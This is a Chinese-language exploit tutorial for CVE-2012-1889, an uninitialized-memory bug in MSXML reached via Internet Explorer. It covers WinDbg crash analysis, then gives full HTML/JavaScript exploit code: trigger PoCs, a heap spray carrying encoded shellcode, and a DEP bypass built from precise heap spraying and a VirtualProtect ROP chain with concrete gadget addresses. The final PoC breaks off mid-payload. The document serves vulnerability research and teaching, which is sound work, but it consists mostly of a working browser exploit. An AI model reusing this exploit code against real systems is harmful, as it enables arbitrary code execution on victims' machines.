

Internet Explorer内存未初始化(暴雷) (CVE-2012-1889)

漏洞分析与利用

1. 漏洞描述:

Microsoft XML Core Services (MSXML) 是一组用于用 Jscript、VBScript、Microsoft 开发工具编写构筑基于XML的 Windows-native 应用的服务。

Microsoft XML Core Services 3.0~6.0版本中存在漏洞，该漏洞源于访问未初始化内存的位置。远程攻击者可借助特制的web站点利用该漏洞执行任意代码或导致拒绝服务。

2. 分析环境:

漏洞分析1.0: 操作机: WindowsXP SP3 漏洞软件:

Internet Explorer (6.0)

漏洞分析2.0: 操作机: WindowsXP SP3 漏洞软件:

Internet Explorer (8.0)

漏洞分析3.0: 操作机: Windows7 漏洞软件:

Internet Explorer (8.0)

windbg: 分析漏洞触发点

3. 漏洞分析1.0:

用Windbg附加调试，打开POC1，程序运行至崩溃，中断处如图：

可见导致崩溃的[ecx+18h]中的ecx经过eax来自[ebp-14h]，推测问题由mov eax, dword ptr [ebp-14h]产生。

```
<html>
<head>
  <title>CVE 2012-1889 PoC v1 By:15PB.Com</title>
</head>
<body>
  <object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4" id='15PB'></object>
  <script>
    document.getElementById("15PB").object.definition(0);
  </script>
</body>
</html>
```

```
5dd8d74b 0f8cc700000000 j1 msxml3!DllUnregisterServer+0xa94 (5dd8d818)
5dd8d751 8b45ec mov eax,dword ptr [ebp-14h]
5dd8d754 3bc3 cmp eax,ebx
5dd8d756 8bf0 mov esi,eax
5dd8d758 7426 je msxml3!DllUnregisterServer+0x9fc (5dd8d780)
5dd8d75a ff7528 push dword ptr [ebp+28h]
5dd8d75d 8b08 mov ecx,dword ptr [eax]
5dd8d75f ff7524 push dword ptr [ebp+24h]
5dd8d762 ff7520 push dword ptr [ebp+20h]
5dd8d765 57 push edi
5dd8d766 6a03 push 3
5dd8d768 ff7514 push dword ptr [ebp+14h]
5dd8d76b 68f8a7d85d push offset msxml3!DllGetClassObject+0x16fde (5dd8a7f8)
5dd8d770 53 push ebx
5dd8d771 50 push eax
5dd8d772 ff5118 call dword ptr [ecx+18h] ds:0023:5f5ec6a3=????????
5dd8d775 89450c mov dword ptr [ebp+8Ch],eax
```

用Windbg附加调试，运行POC2，程序运行至崩溃，中断处如图：

可见此时eax中为0x0c0c0c0c，即ebp-14h中为0x0c0c0c0c推测攻击数据被错误的当成了类对象

```

<html>
<head>
  <title>CVE 2012-1889 PoC v2 By:15PB.Com</title>
</head>
<body>
  <object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4" id='15PB'></object>
  <script>
    // 获取名为15PB的对象，并将其保存到名为obj15PB实例中
    var obj15PB = document.getElementById('15PB').object;
    // 初始化数据变量srcImgPath的内容（unescape()是解码函数）
    var srcImgPath = unescape("\u0C0C\u0C0C");
    // 构建一个长度为0x1000[4096*2]字节的数据
    while (srcImgPath.length < 0x1000)
      srcImgPath += srcImgPath;
    // 构建一个长度为0x1000-10[4088*2]的数据，起始内容为“\\15PB_Com”
    srcImgPath = "\\15PB_Com" + srcImgPath;
    nLenth = 0x1000-4-2-1; // 4=堆长度信息 2=堆结尾信息 1=0x00
    srcImgPath = srcImgPath.substr(0, nLenth);
    // 创建一个图片元素，并将图片源路径设为srcImgPath
    var emtPic = document.createElement("img");
    emtPic.src = srcImgPath;
    emtPic.nameProp; // 返回当前图片文件名（载入路径）
    obj15PB.definition(0); // 定义对象（触发溢出）
  </script>
</body>
</html>

```

```

5dd8d74b 0f8cc7000000 jnl msxml3!DllUnregisterServer+0xa94 (5dd8d818)
5dd8d751 8b45ec mov eax,dword ptr [ebp-14h]
5dd8d754 3bc3 cmp eax,ebx
5dd8d756 8bf0 mov esi,eax
5dd8d758 7426 je msxml3!DllUnregisterServer+0x9fc (5dd8d780)
5dd8d75a ff7528 push dword ptr [ebp+28h]
5dd8d75d 8b08 mov ecx,dword ptr [eax] ds:0023:0c0c0c0c=????????
5dd8d75f ff7524 push dword ptr [ebp+24h]
5dd8d762 ff7520 push dword ptr [ebp+20h]
5dd8d765 57 push edi
5dd8d766 6a03 push 3
5dd8d768 ff7514 push dword ptr [ebp+14h]
5dd8d76b 68f8a7d85d push offset msxml3!DllGetClassObject+0x16fde (5dd8a7f8)
5dd8d770 53 push ebx
5dd8d771 50 push eax
5dd8d772 ff5118 call dword ptr [ecx+18h]

```

```

1 <html>
2 <head>
3   <title>CVE 2012-1889 PoC v2 By:15PB.Com</title>
4 </head>
5 <body>
6   <object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4"
7   id='15PB'></object>
8   <script>
9     // 获取名为15PB的对象，并将其保存到名为obj15PB实例中
10    var obj15PB = document.getElementById('15PB').object;
11    // 初始化数据变量srcImgPath的内容（unescape()是解码函数）
12    var srcImgPath = unescape("\u0C0C\u0C0C");
13    // 构建一个长度为0x1000[4096*2]字节的数据
14    while (srcImgPath.length < 0x1000)
15      srcImgPath += srcImgPath;
16    // 构建一个长度为0x1000-10[4088*2]的数据，起始内容为“\\15PB_Com”

```

```

16      srcImgPath = "\\15PB_Com" + srcImgPath;
17      nLenth      = 0x1000-4-2-1; // 4=堆长度信息 2=堆结尾信息 1=0x00
18      srcImgPath = srcImgPath.substr(0, nLenth);
19      // 创建一个图片元素，并将图片源路径设为srcImgPath
20      var emtPic = document.createElement("img");
21      emtPic.src = srcImgPath;
22      emtPic.nameProp; // 返回当前图片文件名（载入路径）
23      obj15PB.definition(0); // 定义对象（触发溢出）
24  </script>
25 </body>
26 </html>

```

POC构造了一个0x1000大小值为0x0C0C0C0C的数据块，这个数据块导致缓冲区溢出，将[ebp-14]的位置覆盖成0x0C0C0C0C，此时从这个地址取数据导致访问错误。查看网上的资料结合 PoC_1 与 PoC_2 代码可知PoC 用作方法调用 definition 函数，而 MSDN中definition 作为属性使用，作为属性的成员当作了方法使用因此触发了漏洞。因为PoC_2 中提供了将 eax 变为0x0c0c0c0c 的思路，确定可以使用堆喷射技术完成攻击。

Heap Spray:

Heap Spray 是在 shellcode 的前面加上大量的 slide code（滑板指令），组成一个注入代码段。然后向系统申请大量内存，并且反复用注入代码段来填充。这样就使得进程的地址空间被大量的注入代码所占据。然后结合其他的漏洞攻击技术控制程序流，使得程序执行到堆上，最终将导致 shellcode 的执行。当申请大量的内存到时候，堆很有可能覆盖到的地址是 0x0A0A0A0A（160M），

0x0C0C0C0C (192M) , 0x0D0D0D0D (208M) 等等几个地址, 可以参考下面的简图说明。一般的网马里面进行堆喷时, 申请的内存大小一般都是 200M, 主要是为了保证能覆盖到 0x0C0C0C0C 地址。

```
1 <html>
2 <head>
3   <title>CVE 2012-1889 PoC v3 By:H0ck1rb1rd.Com</title>
4 </head>
5 <body>
6   <object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4"
id='15PB'></object>
7   <script>
8     // 1. 准备好Shellcode (unescape()是解码函数)
9     var cShellcode = unescape(
10      "\u8360\u20EC\u4CEB\u6547\u5074\u6F72\u4163\u6464" +
11      "\u6572\u7373\u6F4C\u6461\u694C\u7262\u7261\u4579" +
12      "\u4178\u5500\u6573\u3372\u2E32\u6C64\u006C\u654D" +
13      "\u7373\u6761\u4265\u786F\u0041\u7845\u7469\u7250" +
14      "\u636F\u7365\u0073\u6548\u6C6C\u206F\u3531\u4250" +
15      "\u0021\u00E8\u0000\u5B00\u8B64\u3035\u0000\u8B00" +
16      "\u0C76\u768B\u8B1C\u8B36\u0856\u5253\u12E8\u0000" +
17      "\u8B00\u8DF0\uBD4B\u5251\uD0FF\u5653\u5250\u6EE8" +
18      "\u0000\u5500\uEC8B\uEC83\u520C\u558B\u8B08\u3C72" +
19      "\u348D\u8B32\u7876\u348D\u8B32\u1C7E\u3C8D\u893A" +
20      "\uFC7D\u7E8B\u8D20\u3A3C\u7D89\u8BF8\u247E\u3C8D" +
21      "\u893A\uF47D\uC033\u01EB\u8B40\uF875\u348B\u8B86" +
22      "\u0855\u348D\u8B32\u0C5D\u7B8D\uB9AF\u000E\u0000" +
23      "\uF3FC\u75A6\u8BE3\uF475\uFF33\u8B66\u463C\u558B" +
24      "\u8BFC\uBA34\u558B\u8D08\u3204\u8B5A\u5DE5\u08C2" +
25      "\u5500\uEC8B\uEC83\u8B08\u145D\u4B8D\u6ACC\u6A00" +
26      "\u5100\u55FF\u8D0C\uD74B\u5051\u55FF\u8910\uFC45" +
27      "\u4B8D\u51E3\u75FF\uFF08\u1055\u4589\u8DF8\uEF4B" +
28      "\u006A\u5151\u006A\u55FF\u6AFC\uFF00\uF855\uE58B" +
29      "\uC25D\u0010\u0000");
30     // 2. 制作一块滑板数据
31     // 2.1 计算填充滑板指令数据的大小 (都除2是因为length返回的是
Unicode的字符个数)
```

```

32     var nSlideSize      = 1024*1024 / 2;      // 一个滑板指令区的大小
    (1MB)
33     var nMlcHadSize     = 32          / 2;      // 堆头部大小
34     var nStrLenSize     = 4           / 2;      // 堆长度信息大小
35     var nTerminatorSize = 2           / 2;      // 堆结尾符号大小
36     var nScSize         = cShellcode.length; // Shellcode大小
37     var nFillSize       = nSlideSize-nMlcHadSize-nStrLenSize-
nScSize-nTerminatorSize;
38     // 2.2 填充滑板指令，制作好一块填充数据
39     var cFillData = unescape("\u0C0C\u0C0C"); // 滑板指令 0C0C
OR AL,0C
40     var cSlideData = new Array();              // 申请一个数组对象用
于保存滑板数据
41     while (cFillData.length <= nSlideSize)
42         cFillData += cFillData;
43     cFillData = cFillData.substring(0, nFillSize);
44     // 3. 填充200MB的内存区域（申请200块1MB大小的滑板数据区），试图覆
盖0x0C0C0C0C
45     // 区域，每块滑板数据均由 滑板数据+Shellcode 组成，这样只要任
意一块滑板数据
46     // 正好落在0x0C0C0C0C处，大量无用的“OR AL,0C”就会将执行流程引
到滑板数据区
47     // 后面的Shellcode处，进而执行Shellcode。
48     for (var i = 0; i < 200; i++)
49         cSlideData[i] = cFillData + cShellcode;
50     // 4. 触发CVE 2012-1889漏洞
51     // 4.1 获取名为15PB的XML对象，并将其保存到名为obj15PB实例中
52     var obj15PB = document.getElementById('15PB').object;
53     // 4.2 构建一个长度为0x1000-10=8182，起始内容为“\\15PB_Com”字节的
数据
54     var srcImgPath = unescape("\u0C0C\u0C0C");
55     while (srcImgPath.length < 0x1000)
56         srcImgPath += srcImgPath;
57     srcImgPath = "\\15PB_Com" + srcImgPath;
58     srcImgPath = srcImgPath.substr(0, 0x1000-10);
59     // 4.3 创建一个图片元素，并将图片源路径设为srcImgPath，并返回当前
图片文件名
60     var emtPic = document.createElement("img");
61     emtPic.src = srcImgPath;
62     emtPic.nameProp;
63     // 4.4 定义对象obj15PB（触发溢出）
64     obj15PB.definition(0);

```

```
65     </script>
66 </body>
67 </html>
```

堆喷射实现的主要因素为以下两点：

（堆喷射将shellcode放置在了堆中，在堆中执行代码）

1. 使用浏览器程序打开我们的poc样本时，它会执行我们样本文件中的JavaScript代码
2. 控制程序eip，使其指向0x0C0C0C0C地址

下面我们来了解一下堆喷射的实现流程


1. 我们首先创建一个大小为1mb的堆块，并使用0x0C0C0C0C填充

1.1 为什么使用0x0C0C0C0C填充呢？有两点因素


（1）0x0C0C0C0C会被程序解释成 OR AL, 0C 可以作为滑板指令（即执行此种指令不会对程序的后续行为产生影响），有人说为什么不使用0x90（也是滑板指令）呢？请看下一条

（2）之前说过，我们的shellcode会被放到堆中去执行，也就是所谓的使eip指向0x0C0C0C0C这个地址，而0x0C0C0C0C这个地址从0计算的话，大概在192mb左右，但0x90909090就不言而喻了，需要申请的堆空间那就相当大了。又有人会说为甚麽一定要让我们的eip指向0x0C0C0C0C呢？继续往下看

2. 计算好shellcode的字节数，将shellcode的代码贴到我们申请的1mb堆块的尾部，控制总大小刚好为1MB



3. 创建一个成员数为200的数组，数组的每个成员都是这样的堆块（为什么是200MB呢？因为可以保证0x0C0C0C0C这个地址指向我们所构造的这个数组中）




4. 为什么有很大概率指向我们的滑块指令0x0C0C0C0C（此处作为滑块指令）？而不是ShellCode代码呢？

一般我们的ShellCode的大小在500字节左右（也许会更小），而一个块的大小为1MB，相当于我们的Shellcode只占了整个块1/2000。当eip指向我们的滑板指令0x0C时，会一点点地往后执行到我们的ShellCode，此时我们的漏洞就算利用

成功了

POC触发漏洞成功：



4. 漏洞分析2.0:

微软在IE8.0中使用了DEP保护的技术，我们需要使用精准堆喷射以及Ret2Libc技术来完成攻击，本实验中一些windbg的指令需要mona2插件

1. 数据执行保护

DEP 保护是缓冲区溢出攻击出现后，出现的一种防护机制，它的核心思想就是将内存分块后，设置不同的保护标志，令表示代码的区块拥有执行权限，而保存数据的区块仅有读写权限，进而防止数据区域内的 shellcode 执行。DEP 的实现

分为两种，一种为软件实现，是由各个操作系统 编译过程中引入的，在微软中叫 SafeSEH。另一种为硬件实现，由英特尔这种CPU 硬件生产厂商固化到硬件中的， 也称作 NX保护机制。 绕过DEP需要用到Ret2Libc技术， 即连续调用程序代码本身的内存地址，以逐步地创建一连串欲执行的指令序列，其中我们可以调用

ZwSetInfomationProcess, VirtualProtect, VitualAlloc 一类的函数来实现关闭 DEP 的目的。本次使用

VirtualProtect 修改内存区域为可写实现关闭 DEP。在 IE 使用的模块中找到这些ret 指令为结尾的指令序列，我们称之为 gadgets。在构造Ret2Libc指令序列时，我们要仔细区分系统栈和堆空间以及自己构造出的栈。经过分析溢出地址的指令，去掉不相关的指令后如下所示。我们发现必须将栈溢出部分的数据由 0C0C0C0Ch 修改为 0C0C0C08h 使得 EAX 与 ECX 获得不同的值以避免RETN 指令将 0C0C0C0Ch 作为返回地址。否则无法执行堆空间中的后续指令。

由于IE 8.0对堆喷射做了一定的限制，采用直接字符串赋值方式会被禁止，因此我们要将堆喷射时的代码做一些修改。

修改前

```
for (var i = 0; i < 200; i++)  
    cSlideData[i] = cFillData + cShellcode;
```

修改后

```
var cBlock      = cPadding + cRet2Libc + cPayload + cFillData;
for (var i = 0; i < 800; i++)
    cSlideData[i] = cBlock.substr(0, cBlock.length);
```

本次使用Ret2Libc技术绕过DEP检测

2. 精准堆喷射

由于绝大多数的x86系统中内存的分页都是4KB大小,假如知道了一个地址距离某个内存页的起始偏移,就可以构建多个完全相同的内存块,并且在偏移位置有关键数据,以此构成精准堆喷射。

每个子数据块分为4部

分: Padding, Ret2Libc, Payload, FillData。

Padding为衬垫部分,由大量的滑板指令组成,填充内存页起始到关键数据偏移,使用公式:相对偏移=(目标地址-UserPtr地址)%0x1000/2可得偏移为0x5F6,UserPtr可在windbg中如下图所示指令获得(需要加载符号)。

```
0:008> !heap -p -a 0c0c0c0d
address 0c0c0c0c found in
_HEAP @ 150000
- HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
  0c070018 1ffd6 0000 [0b] 0c070020 ffeb0 - (busy VirtualAlloc)
    ? <Unloaded_pi.dll>+ffea3
```

Ret2Libc为绕过DEP最主要的部分,我们将使用此技术修改0x0C0C0C0C处内存分页的属性为可执行从而让Payload顺利生效,具体详情见2.2.3。

Payload部分略。

FillData为填充数据，由此部分将数据块填充到4KB，具体内容也是大量滑板指令。

根据前辈们的经验可知在XP SP3+IE8环境中，一个内存块大小为0x40000，并且有0x02的块启示与0x21的块结尾，故构造数据块时要在头尾预留出这两部分的大小。

```
var nBlockSize = 0x40000; // 256KB
var cBlock      = cPadding + cRet2Libc + cPayload + cFillData;
while (cBlock.length < nBlockSize)
    cBlock += cBlock;
cBlock = cBlock.substring(2, nBlockSize-0x21);
```

3 [Ret2Libc](#)


返回到库函数执行(Return to libc, Ret2Libc)是指利用系统自身存在的代码，来调用一些可以关闭DEP的函数，由于整个过程我们使用的全部都是系统自身的代码，因此不存在被DEP阻拦的情况，当我们的代码运行完毕后，DEP即失效，本例使用VirtualProtect函数修改内存页属性通过DEP。

首先我们需要一个可以将栈转移到我们可控内存空间的方法，我们将其称之为StackPivot的小构件(Gadgets)，例如XCHG EAX, ESP指令，因为我们要利用的数据在上一步精准堆喷射被存放在0x0C0C0C0C，而EAX的值也是0x0C0C0C0CXCHG EAX, ESP后，ESP变为0X0C0C0C0C，即我们自己构筑了栈，后面的事就顺水推舟了。执行本处使用mona查找XCHG EAX, ESP; RETN，在windbg中输入!py mona find -s "\x94\xc3" -m msvcrt.dll:

```
!py mona.py find -s \x94\xc3 -m msvcrt.dll

----- Mona command started on 2017-07-14 20:50:31 (v2.0, rev 565) -----
[+] Processing arguments and criteria
    - Pointer access level : *
    - Only querying modules msvcrt.dll
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
    - Treating search pattern as bin
[+] Searching from 0x77be0000 to 0x77c38000
[+] Preparing output file 'find.txt'
    - (Re)setting logfile find.txt
[+] Writing results to find.txt
    - Number of pointers of type '\x94\xc3' :
[+] Results :
0x77be5ed5 | 0x77be5ed5 | \x94\xc3 | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c0a891 | 0x77c0a891 | \x94\xc3 | {PAGE_EXECUTE_READ} [msvcrt.dll]
```

页属性为可读可执行



使用相同的方法在msvcrt.dll中找到RETN与POP XXX。

RETN: 0x77C17A42

POP EBP: 0x77BF398F

因为ECX=[ECX]=EAX=[EAX]=0C0C0C0C我们发现在溢出位置在这次构筑中无法完成攻击：

观察溢出点后发现幸好之后还有另一个可以利用的CALL：

```
038fd75d 8b08      mov     ecx,dword ptr [eax]
038fd75f ff7524     push   dword ptr [ebp+24h]
038fd762 ff7520     push   dword ptr [ebp+20h]
038fd765 57        push   edi
038fd766 6a03      push   3
038fd768 ff7514     push   dword ptr [ebp+14h]
038fd76b 68f8a78f03 push   offset msxml3!GUID_NULL (038fa7f8)
038fd770 53        push   ebx
038fd771 50        push   eax
038fd772 ff5118     call   dword ptr [ecx+18h] ds:0023:00000018=????????
038fd775 89450c     mov     dword ptr [ebp+0Ch],eax
038fd778 8b06      mov     eax,dword ptr [esi]
038fd77a 56        push   esi
038fd77b ff5008     call   dword ptr [eax+8]
038fd77e eb79      jmp     msxml3!dispatchImpl::InvokeHelper+0x13b (038fd7f9)
038fd780 b857000780 mov     eax,80070057h
038fd785 e98e000000 jmp     msxml3!dispatchImpl::InvokeHelper+0x15a (038fd818)
038fd78a 8d4d18     lea     ecx,[ebp+18h]
038fd78d 51        push   ecx
038fd78e 8d4df8     lea     ecx,[ebp-8]
038fd791 51        push   ecx
```

将栈溢出部分的数据由0C0C0C0Ch修改为0C0C0C08h使得EAX与ECX获得不同的值以避免RETN指令将0C0C0C0Ch作为返回地址。

具体构建内容如下：


```
"\u0000\u0000" + // 0x00000000 |0x00000000h
"\u0011\u0011" + // 0x00000010
"\u0022\u0022" + // 0x00000014
"\u0033\u0033" + // 0x00000018
"\u0044\u0044" + // 0x0000001C
"\u0055\u0055" + // 0x00000020
"\u00a9\u0077" + // 0x00000024 |0x77C0A891h XCHG EAX, ESP # RETN
"\u0077\u0077" + // 0x00000028
"\u0088\u0088" + // 0x0000002C
"\u0099\u0099" );// 0x00000030
//执行后系统会执行位于0x77c0a891处的xchg eax,esp与retn,retn此时
//使用0x00000000处的值0x00000000作为返回地址，程序卡死
```

.4 构筑执行链

VirtualProtect函数原型如下

```
VirtualProtect(
    _In_ LPVOID lpAddress,
    _In_ SIZE_T dwSize,
    _In_ DWORD flNewProtect,
    _Out_ PDWORD lpdwOldProtect
);
```

通过调试获取VirtualProtect地址与lpdwOldProtect需要的
可写区域



```
0:008> u VirtualProtect
*** ERROR: Module load completed but symbols could not be loaded
*** ERROR: Symbol file could not be found. Defaulted to export symbols from kernel32.dll
VirtualProtect:
7c801ad4 8bff          mov     edi,edi
7c801ad6 55          push    ebp
7c801ad7 8bec        mov     ebp,esp
7c801ad9 ff7514      push    dword ptr [ebp+14h]
7c801adc ff7510      push    dword ptr [ebp+10h]
7c801adf ff750c      push    dword ptr [ebp+0Ch]
7c801ae2 ff7508      push    dword ptr [ebp+8]
7c801ae5 6aff        push    0FFFFFFFh
```

0:008> !address msvcrt + 00001000 + 0004c000
77be0000 : 77c2d000 - 00002000
Type 01000000 MEM_IMAGE
Protect 00000008 PAGE_WRITECOPY
State 00001000 MEM_COMMIT
Usage RegionUsageImage
FullPath C:\WINDOWS\system32\msvcrt.dll

在这区间中
随便取个地址

VirtualProtect地址： 0x7C801AD4

lpdwOldProtect所需区域： 0x77C2EFFC

然后制作执行链


```
// 0x0C0C0C28 | 0x7C801AD4 : # Return to VirtualProtect <-ROP Step9
// 0x0C0C0C2C | 0x0C0C0C40 : # Return Addr(Payload Addr) <-ROP Step10
// 0x0C0C0C30 | 0x0C0C0C40 : # lpAddress      = Payload Addr
// 0x0C0C0C34 | 0x00001000 : # dwSize        = 0x00001000
// 0x0C0C0C38 | 0x00000040 : # flNewProtect  = 0x00000040
// 0x0C0C0C3C | 0x77C2EFC : # lpflOldProtect = 0x77C2EFC
```

完整POC:

```
1 <html>
2 <head>
3   <title>Step2_Accurate_Heap Spray By:15PB.Com</title>
4 </head>
5 <body>
6   <object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4"
id='15PB'></object>
7   <script>
8     // 1. 生成Padding
9     var cPadding = unescape("\u0C0C\u0C0C");
10    while (cPadding.length < 0x1000)
11      cPadding += cPadding;
12    cPadding = cPadding.substring(0, 0x5F6);
13    // 2. 制作Ret2Libc
14    var cRet2Libc = unescape(
15      "\u0000\u0000" +
16      "\u1111\u1111" +
17      "\u2222\u2222" +
18      "\u3333\u3333" +
19      "\u4444\u4444" +
20      "\u5555\u5555" +
21      "\u6666\u6666" +
22      "\u7777\u7777" +
23      "\u8888\u8888" +
24      "\u9999\u9999" );
25    // 3. 准备好Payload (unescape()是解码函数)
26    var cPayload = unescape(
27      "\u8360\u20EC\u4CEB\u6547\u5074\u6F72\u4163\u6464" +
28      "\u6572\u7373\u6F4C\u6461\u694C\u7262\u7261\u4579" +
29      "\u4178\u5500\u6573\u3372\u2E32\u6C64\u006C\u654D" +
30      "\u7373\u6761\u4265\u786F\u0041\u7845\u7469\u7250" +
```

```

31     "\u636F\u7365\u0073\u6548\u6C6C\u206F\u3531\u4250" +
32     "\u0021\u00E8\u0000\u5B00\u8B64\u3035\u0000\u8B00" +
33     "\u0C76\u768B\u8B1C\u8B36\u0856\u5253\u12E8\u0000" +
34     "\u8B00\u8DF0\uBD4B\u5251\uD0FF\u5653\u5250\u6EE8" +
35     "\u0000\u5500\uEC8B\uEC83\u520C\u558B\u8B08\u3C72" +
36     "\u348D\u8B32\u7876\u348D\u8B32\u1C7E\u3C8D\u893A" +
37     "\uFC7D\u7E8B\u8D20\u3A3C\u7D89\u8BF8\u247E\u3C8D" +
38     "\u893A\uF47D\uC033\u01EB\u8B40\uF875\u348B\u8B86" +
39     "\u0855\u348D\u8B32\u0C5D\u7B8D\uB9AF\u000E\u0000" +
40     "\uF3FC\u75A6\u8BE3\uF475\uFF33\u8B66\u463C\u558B" +
41     "\u8BFC\uBA34\u558B\u8D08\u3204\u8B5A\u5DE5\u08C2" +
